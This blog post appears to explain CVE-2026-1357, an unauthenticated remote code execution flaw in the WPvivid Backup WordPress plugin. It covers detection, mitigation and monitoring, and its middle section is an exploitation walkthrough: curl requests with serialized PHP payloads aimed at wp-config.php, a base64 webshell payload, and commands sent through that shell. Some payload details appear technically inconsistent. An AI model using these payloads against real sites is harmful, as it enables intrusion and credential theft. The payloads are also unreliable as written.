Listen to this Post
Introduction:

WordPress powers over 40% of the web, but its extensibility through plugins often introduces critical security gaps. The recently disclosed CVE-2026-1357 in the WPvivid Backup Plugin (versions ≤0.9.114) demonstrates how even trusted utilities like backup tools can become entry points for unauthenticated attackers. This vulnerability allows remote code execution (RCE) without any credentials, putting site confidentiality, integrity, and availability at severe risk.
Learning Objectives:
- Understand the technical mechanics of CVE-2026-1357 and why backup plugins are prime targets.
- Learn how to identify vulnerable WordPress instances and verify exposure using open-source intelligence and manual testing.
- Master mitigation techniques, including patch management, hardening configurations, and continuous monitoring to prevent similar exploits.
You Should Know:
1. Understanding CVE-2026-1357: The WPvivid Backup Plugin RCE
The WPvivid plugin is widely used for database backups, migrations, and staging. Version 0.9.114 introduced a flaw in its AJAX action handlers—specifically, the `wp_ajax_nopriv_` endpoints that are accessible to unauthenticated users. The vulnerability stems from insufficient input validation in a function that processes backup restoration requests, allowing an attacker to inject arbitrary PHP code that gets executed by the WordPress core.
Step‑by‑step explanation:
- The plugin registers several AJAX actions without proper permission checks.
- One such action,
wp_ajax_nopriv_wpvivid_restore, calls a method that unserializes user‑supplied data and passes it to a function that includes a file. - By crafting a malicious serialized payload containing PHP code, an attacker can force the inclusion of arbitrary files or execute system commands via PHP’s
system(),exec(), or `eval()` functions.
Verification commands:
On a Linux server hosting WordPress, you can check the installed WPvivid version via WP‑CLI:
wp plugin get wpvivid-backuprestore --field=version
Or by directly examining the plugin’s readme:
grep -i "stable tag" wp-content/plugins/wpvivid-backuprestore/readme.txt
- Identifying Vulnerable Instances: Reconnaissance and Version Detection
Attackers often scan the web for sites using outdated plugins. You can perform similar reconnaissance (ethically, on your own or authorized targets) using tools like `wpscan` or manual fingerprinting.
Step‑by‑step guide:
1. Passive fingerprinting:
Visit the target site and check the source code for plugin paths:
<script src="/wp-content/plugins/wpvivid-backuprestore/public/js/wpvivid-backuprestore-public.js?ver=0.9.114"></script>
The `ver` parameter often reveals the version.
2. Active scanning with wpscan:
wpscan --url https://target-site.com --enumerate p
This enumerates plugins and their versions. If WPvivid is detected, it will show the version and known vulnerabilities.
3. Using the public POC:
The GitHub repository cybertechajju/CVE-2026-1357-POC contains a proof‑of‑concept exploit. Clone it and review the `exploit.py` script to understand the request structure:
git clone https://github.com/cybertechajju/CVE-2026-1357-POC.git
cd CVE-2026-1357-POC
cat exploit.py
- Exploitation Walkthrough: Leveraging the POC for Unauthenticated RCE
The POC typically sends a POST request to the vulnerable endpoint with a crafted payload. Below is a simplified example of how the exploit works.
Step‑by‑step guide (ethical use only):
1. Prepare the payload:
The payload often contains a serialized PHP object that, when unserialized, triggers a `__destruct()` or `__wakeup()` method leading to code execution. For example:
class WPvivid_Restore {
public $file = 'php://filter/convert.base64-decode/resource=../wp-config.php';
}
$payload = serialize(new WPvivid_Restore());
Base64‑encode the payload to bypass simple filters.
2. Craft the HTTP request using cURL:
curl -X POST https://target-site.com/wp-admin/admin-ajax.php \
-d "action=wpvivid_restore&data=$(echo 'O:15:"WPvivid_Restore":1:{s:4:"file";s:46:"php://filter/convert.base64-decode/resource=../wp-config.php";}' | base64 -w0)" \
-H "Content-Type: application/x-www-form-urlencoded"
This attempts to read the `wp-config.php` file.
3. Achieving RCE:
A more advanced payload could write a malicious PHP file into the webroot:
class WPvivid_Restore {
public $file = 'data://text/plain;base64,PD9waHAgc3lzdGVtKCRfR0VUWydjbWQnXSk7ID8+';
}
This writes a simple webshell (<?php system($_GET['cmd']); ?>) via a data stream.
4. Execute system commands:
After the file is written, access the webshell:
curl "https://target-site.com/wp-content/shell.php?cmd=id"
4. Post‑Exploitation Implications: What Attackers Can Do
Once RCE is achieved, the attacker gains a foothold on the server. From there, they can:
– Privilege escalation: Exploit local kernel vulnerabilities or misconfigurations to gain root/Administrator access.
– Data exfiltration: Dump the WordPress database, including user credentials and sensitive content.
– Lateral movement: Use the compromised server to pivot to other internal systems.
– Malware deployment: Install cryptocurrency miners, ransomware, or backdoors for persistent access.
Step‑by‑step post‑exploitation commands (for defenders to understand):
- On Linux:
whoami
uname -a
cat /etc/passwd
find / -type f -name ".php" -writable 2>/dev/null
- On Windows (if WordPress runs on IIS):
whoami
systeminfo
dir C:\inetpub\wwwroot\
5. Mitigation Strategies: Patching and Hardening WordPress
Immediate action: Update WPvivid to the latest patched version (≥0.9.115). However, a holistic approach is necessary to prevent similar incidents.
Step‑by‑step mitigation:
1. Update the plugin:
- In WordPress admin: Plugins → Installed Plugins → find WPvivid → click “Update Now”.
- Or via WP‑CLI:
wp plugin update wpvivid-backuprestore --version=0.9.115
2. Harden WordPress configurations:
- Disable file editing from the dashboard by adding to
wp-config.php:define('DISALLOW_FILE_EDIT', true); - Restrict access to `wp-admin` and `wp-includes` via `.htaccess` or Nginx rules.
3. Implement Web Application Firewall (WAF):
Use a WAF like Cloudflare or ModSecurity to block malicious payloads. Example ModSecurity rule to block serialized PHP objects in POST data:
SecRule REQUEST_BODY "@contains O:" "phase:2,deny,status:403,id:1001,msg:'Serialized PHP Object Detected'"
4. Regular vulnerability scanning:
Automate scans with tools like WPScan or Sucuri SiteCheck.
6. Detection and Monitoring: Identifying Compromised Sites
Even after patching, you must check if the site was already exploited. Look for indicators of compromise.
Step‑by‑step detection:
1. Check for unexpected files:
find wp-content/ -name ".php" -mtime -7 -ls
Look for recently created PHP files with suspicious names (e.g., shell.php, 0x.php).
2. Audit access logs for unusual POST requests:
grep "admin-ajax.php" /var/log/apache2/access.log | grep "POST" | grep "wpvivid_restore"
This reveals exploit attempts.
3. Monitor for outbound connections:
Use `netstat` to check for connections to unknown IPs:
netstat -tunap | grep ESTABLISHED
4. Integrate with SIEM:
Forward logs to a SIEM like Splunk or ELK for real‑time alerting on patterns matching the exploit.
7. Secure Backup Practices: Lessons Learned
Backup plugins require elevated privileges—they often need to read/write files, access the database, and sometimes execute system commands. This makes them high‑value targets.
Step‑by‑step secure backup configuration:
1. Principle of least privilege:
- Run the WordPress process under a dedicated user with minimal filesystem permissions.
- Store backups outside the webroot (e.g.,
/var/backups/) and ensure they are not publicly accessible.
2. Encrypt backups:
Use plugins that support encryption at rest and during transfer. For WPvivid, enable encryption in its settings.
3. Test restore procedures regularly:
Ensure that backups are not only taken but can be restored securely without reintroducing vulnerabilities.
4. Monitor plugin changelogs:
Subscribe to security mailing lists for plugins you use.
What Undercode Say:
- Key Takeaway 1: Backup plugins are not immune to critical flaws; treat them with the same scrutiny as any other public‑facing component.
- Key Takeaway 2: Unauthenticated RCE vulnerabilities are especially dangerous because they require no user interaction—patching must be immediate and automated where possible.
Analysis: The disclosure of CVE-2026-1357 highlights a recurring theme in WordPress security: plugins with privileged functionality often lack proper authorization checks. Developers must adopt secure coding practices, including nonces, capability checks, and input validation for all AJAX actions—especially those accessible to unauthenticated users. For site owners, this incident underscores the need for a layered defense: keep software updated, deploy WAFs, and continuously monitor for anomalies. The availability of a public POC means that even script‑kiddies can now exploit vulnerable sites, so the window for patching is extremely narrow.
Prediction:
We can expect attackers to increasingly target backup and maintenance plugins because they offer a high‑impact, low‑effort entry point. Automated bots will soon incorporate this exploit, leading to a surge in WordPress compromises. The security community will likely respond by developing better vulnerability discovery tools for plugin ecosystems, and hosting providers may start enforcing automatic updates for critical plugins. In the longer term, this could drive adoption of serverless WordPress architectures where plugins are isolated in containers, reducing the blast radius of such exploits.
▶️ Related Video (80% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Faiz Rehman90 – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


